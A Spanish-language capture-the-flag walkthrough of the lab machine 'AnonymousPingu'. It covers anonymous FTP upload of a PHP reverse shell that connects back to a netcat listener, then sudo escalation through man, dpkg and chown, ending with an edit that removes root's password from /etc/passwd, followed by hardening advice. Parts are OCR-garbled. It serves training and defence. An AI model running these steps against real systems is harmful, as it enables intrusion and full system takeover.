

ANONYMOUSPINGU

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip anonymouspingu.zip
```

```
Archive: anonymouspingu.zip  
inflating: anonymouspingu.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh anonymouspingu.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.268 ms
```

```
--- 172.17.0.2 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.268/0.268/0.268/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA      172.17.0.2
```

```
IP DE LA MÁQUINA ATACANTE    192.168.0.26
```


2- ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

21/tcp open ftp vsftpd 3.0.5

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

PUERTO 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
gobuster dir -u http://172.17.0.2 -w /usr/share/dirb/wordlists/common.txt -x php,txt,html
```

/css (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]

/images (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]

/index.html (Status: 200) [Size: 20162]

/index.html (Status: 200) [Size: 20162]

/js (Status: 301) [Size: 305] [--> http://172.17.0.2/js/]

/server-status (Status: 403) [Size: 275]

/service.html (Status: 200) [Size: 9808]

/upload (Status: 301) [Size: 309] [--> http://172.17.0.2/upload/]

4- EXPLOTACIÓN

Vamos a intentar subir una reverse shell a este directorio /upload

1- Creamos conexión ftp y nos vamos a /upload

ftp 172.17.0.2

Connected to 172.17.0.2.

220 (vsFTPd 3.0.5)

Name (172.17.0.2:kali): anonymous

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls -la

229 Entering Extended Passive Mode (|||34564|)

150 Here comes the directory listing.


drwxr-xr-x	1	0	0	4096	Apr 28 21:08	.
drwxr-xr-x	1	0	0	4096	Apr 28 21:08	..
-rw-r--r--	1	0	0	7816	Nov 25 2019	about.html
-rw-r--r--	1	0	0	8102	Nov 25 2019	contact.html
drwxr-xr-x	2	0	0	4096	Jan 01 1970	css
drwxr-xr-x	2	0	0	4096	Apr 28 18:28	heustonn-html
drwxr-xr-x	2	0	0	4096	Oct 23 2019	images
-rw-r--r--	1	0	0	20162	Apr 28 18:32	index.html
drwxr-xr-x	2	0	0	4096	Oct 23 2019	js
-rw-r--r--	1	0	0	9808	Nov 25 2019	service.html
drwxrwxrwx	1	33	33	4096	Apr 28 21:08	upload

ftp> cd upload

250 Directory successfully changed.

ftp>

2- Nos vamos a <https://www.revshells.com/>



Configuramos con la IP de la máquina atacante y puerto a la escucha para netcat. Elegimos PHP PentestMonkey en la barra lateral izquierda. En “name”, ponemos php y se nos crea un script.

3- Copiamos y pegamos el script en un nano de nuestra Kali

```
sudo nano reverse_shell.php
```

4- En otra terminal de Kali nos ponemos a la escucha

```
nc -nlvp 8888
listening on [any] 8888 ...
```

5- Vamos a nuestro ftp y ejecutamos


```
ftp> put reverse_shell.php
```

```
local: reverse_shell.php remote: reverse_shell.php
229 Entering Extended Passive Mode (|||39869|)
150 Ok to send data.
100%
```

```
*****
*****| 2588          6.93 MiB/s   00:00 ETA
```

```
226 Transfer complete.
2588 bytes sent in 00:00 (1.33 MiB/s)
ftp> exit
221 Goodbye.
```

6- Vamos al navegador en el directorio /upload



Y ejecutamos el script, obteniendo conexion en nuestro netcat

```
nc -nlvp 8888
```

```
listening on [any] 8888 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 53934
Linux 4f683fbd4d0f 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali
6.6.15-2kali1 (2024-04-09) x86_64 x86_64 x86_64 GNU/Linux
06:35:53 up 3:27, 0 user, load average: 0.13, 0.21, 0.31
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (45): Inappropriate ioctl for device
bash: no job control in this shell
```

```
www-data@4f683fbd4d0f:/$
```

7- Hacemos un tratamiento de la TTY

```
7.1-www-data@4f683fbd4d0f:/$ script /dev/null -c bash
```

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
```

7.2- pulsamos ctrl+z para suspender la shell

```
www-data@4f683fbd4d0f:/$ ^Z
```

```
zsh: suspended nc -nlvp 8888
```

7.3- stty raw -echo; fg

```
[1] + continued nc -nlvp 8888
      reset xterm
```

```
www-data@4f683fbd4d0f:/$ export TERM=xterm
```

```
www-data@4f683fbd4d0f:/$ export SHELL=bash
```

```
www-data@4f683fbd4d0f:/$
```

7.4- Abrimos una nueva terminal para setear filas y columnas

```
stty size
```

```
35 166
```

```
www-data@4f683fbd4d0f:/$ stty rows 35 columns 166
```

5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@4f683fbd4d0f:/$ sudo -l
```

```
Matching Defaults entries for www-data on 4f683fbd4d0f:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
```

```
use_pty
```

```
User www-data may run the following commands on 4f683fbd4d0f:
```

```
(pingu) NOPASSWD: /usr/bin/man
```

Nos vamos a GTFObins:

(b) This only works for GNU `man` and requires GNU `troff` (`groff` to b

```
man '-H/bin/sh #' man
```

File read

It reads data from files, it may be used to do privileged reads or di
file system.

```
man file_to_read
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not dr
may be used to access the file system, escalate or maintain privileg

```
sudo man man  
!/bin/sh
```

```
www-data@4f683fbd4d0f:/$ sudo -u pingu /usr/bin/man man  
MAN(1) Manual pager utils
```

M

```
AN(1)
```

NAME

`man` - an interface to the system reference manuals

SYNOPSIS

```
man [man options] [[section] page ...] ...  
man -k [apropos options] regexp ...  
man -K [man options] [section] term ...  
man -f [whatis options] page ...  
man -l [man options] file ...  
man -w|-W [man options] page ...
```

DESCRIPTION

`man` is the system's manual pager. Each page argument given to `man` is normally the name of a program, utility or function. The man
ual page associated

with each of these arguments is then found and displayed. A section, if

provided, will direct man to look only in that section of the manual. The default

action is to search in all of the available sections following a pre-defined order (see DEFAULTS), and to show only the first page found, even if a page exists in several sections.

The table below shows the section numbers of the manual followed by the types of pages they contain.

- 1 Executable programs or shell commands
- 2 System calls (functions provided by the kernel)
- 3 Library calls (functions within program libraries)
- 4 Special files (usually found in /dev)
- 5 File formats and conventions, e.g. /etc/passwd
- 6 Games
- 7 Miscellaneous (including macro packages and conventions), e.g. man(7), groff(7), man-pages(7)
- 8 System administration commands (usually only for root)
- 9 Kernel routines [Non standard]

```
#!/bin/sh
$ whoami
pingu
$
```

Miramos permisos sudo para pingu:

```
$ sudo -l
Matching Defaults entries for pingu on 4f683fbd4d0f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
```

User pingu may run the following commands on 4f683fbd4d0f:

```
(gladys) NOPASSWD: /usr/bin/nmap
(gladys) NOPASSWD: /usr/bin/dpkg
```

Nos vamos a GTFOBins:

Sudo

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

- (b) It runs an interactive shell using a specially crafted Debian package. Generate it with `fpm` and upload it to the target.

```
sudo dpkg -i x_1.0_all.deb
```

Bourne Again SHell

ii bsdxtrutils	2.39.3-9ubuntu6	amd64	extra
utilities from 4.4BSD-Lite			
ii bsduutils	1:2.39.3-9ubuntu6	amd64	basic
utilities from 4.4BSD-Lite			
ii ca-certificates	20240203	all	Common CA
certificates			
ii coreutils	9.4-3ubuntu6	amd64	GNU
core utilities			
ii cron	3.0pl1-184ubuntu2	amd64	process
scheduling daemon			
ii cron-daemon-common	3.0pl1-184ubuntu2	all	process
scheduling daemon's configuration files			
ii dash	0.5.12-6ubuntu5	amd64	
POSIX-compliant shell			
ii dbus	1.14.10-4ubuntu4	amd64	simple
interprocess messaging system (system message bus)			
ii dbus-bin	1.14.10-4ubuntu4	amd64	simple
interprocess messaging system (command line utilities)			
ii dbus-daemon	1.14.10-4ubuntu4	amd64	simple
interprocess messaging system (reference message bus)			
ii dbus-session-bus-common	1.14.10-4ubuntu4	all	simple
interprocess messaging system (session bus configuration)			
ii dbus-system-bus-common	1.14.10-4ubuntu4	all	simple
interprocess messaging system (system bus configuration)			
ii debconf	1.5.86ubuntu1	all	Debian
configuration management system			
ii debianutils	5.17build1	amd64	Miscellaneous
utilities specific to Debian			
ii diffutils	1:3.10-1build1	amd64	File
comparison utilities			
ii dmsetup	2:1.02.185-3ubuntu3	amd64	Linux
Kernel Device Mapper userspace library			
ii dpkg	1.22.6ubuntu6	amd64	Debian
package management system			
ii e2fsprogs	1.47.0-2.4~exp1ubuntu4	amd64	
ext2/ext3/ext4 file system utilities			
ii findutils	4.9.0-5build1	amd64	utilities
for finding files--find, xargs			
!/bin/sh			
\$ whoami			
gladys			

Miramos permisos sudo para gladys:

```
$ sudo -l
```


Matching Defaults entries for gladys on 4f683fbd4d0f:

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
```

User gladys may run the following commands on 4f683bd4d0f:
(root) NOPASSWD: /usr/bin/chown

Nos vamos a GTFOBins:



The screenshot shows a web browser window with the URL <https://gtfobins.github.io/gtfobins/chown/#sudo>. The browser's address bar and tabs are visible. The main content area explains that if a binary has the SUID bit set, it does not drop elevated privileges and may be abused to access the file system, escalate, or maintain privileged access as a SUID backdoor. It provides an example of creating a local SUID copy of the binary and running it to maintain elevated privileges. Below this, there is a code block for the SUID example:

```
sudo install -m =xs $(which chown) .  
  
LFILE=file_to_change  
./chown $(id -un):$(id -gn) $LFILE
```

Below the code block, there is a section titled "Sudo" with a sub-header "Sudo". It explains that if a binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate, or maintain privileged access. Below this, there is another code block for the sudo example:

```
LFILE=file_to_change  
sudo chown $(id -un):$(id -gn) $LFILE
```

1- Cambiar la propiedad del directorio /etc

```
sudo /usr/bin/chown gladys:gladys /etc
```

El comando `sudo /usr/bin/chown gladys:gladys /etc` cambia el propietario y el grupo del directorio `/etc` a `gladys`. Esto es posible debido a que el usuario `gladys` tiene permiso para ejecutar `chown` como `root` sin necesidad de una contraseña. Al hacer esto, `gladys` obtiene control sobre el contenido del directorio `/etc`, lo cual es crítico para el sistema, ya que contiene configuraciones importantes, incluyendo el archivo `/etc/passwd`.

2- Modificar el archivo /etc/passwd

```
/usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd
```

El comando `/usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd` utiliza `sed` (stream editor) para modificar el archivo `/etc/passwd`.

Específicamente, reemplaza `root:x:` por `root::` en este archivo.

- `root:x:` en `/etc/passwd` indica que el usuario `root` tiene una contraseña (que está encriptada y almacenada en `/etc/shadow`).
- `root::` elimina la contraseña de `root`, lo que permite iniciar sesión como `root` sin necesidad de contraseña.

3- Cambiar al usuario root

su root

root@4f683fbd4d0f:/home/gladys#

Recomendaciones

1. Seguridad de Usuarios:

- **Eliminar cuentas innecesarias:** Asegurarse de que sólo los usuarios necesarios estén en el sistema.
- **Contraseñas seguras:** Implementar políticas de contraseñas fuertes y periódicamente revisar el archivo `/etc/passwd` y `/etc/shadow`.

2. Configuración de Servicios:

- **FTP:** Deshabilitar el acceso anónimo y considerar el uso de FTP sobre TLS para cifrar las conexiones.
- **HTTP:** Asegurar el servidor web, minimizando la exposición de directorios sensibles y configurando adecuadamente los permisos de archivos.

3. Seguridad de Red:

- **Firewall:** Configurar un firewall para limitar el acceso a puertos y servicios innecesarios.
- **IDS/IPS:** Implementar sistemas de detección y prevención de intrusiones para monitorear actividades sospechosas.

4. Gestión de Permisos:

- **Permisos de archivos:** Revisar y aplicar los permisos mínimos necesarios para archivos y directorios.
- **Uso de `sudo`:** Restringir el acceso a `sudo` solo a los usuarios necesarios y revisar las reglas regularmente.

5. Monitorización y Auditoría:

- **Logs:** Configurar y monitorear los logs del sistema y de aplicaciones.
- **Herramientas de auditoría:** Utilizar herramientas como `Lynis` para

auditorías de seguridad regulares.

Conclusión

El análisis y explotación de la máquina "AnonymousPingu" han revelado varias vulnerabilidades críticas que podrían comprometer la seguridad del sistema. Se recomienda implementar medidas de seguridad rigurosas, incluyendo la eliminación de accesos innecesarios, la configuración segura de servicios y la monitorización continua de actividades. La escalada de privilegios demuestra la importancia de limitar el uso de **sudo** y asegurar los archivos críticos del sistema. Al seguir estas recomendaciones, se puede mejorar significativamente la seguridad del sistema y prevenir futuras explotaciones.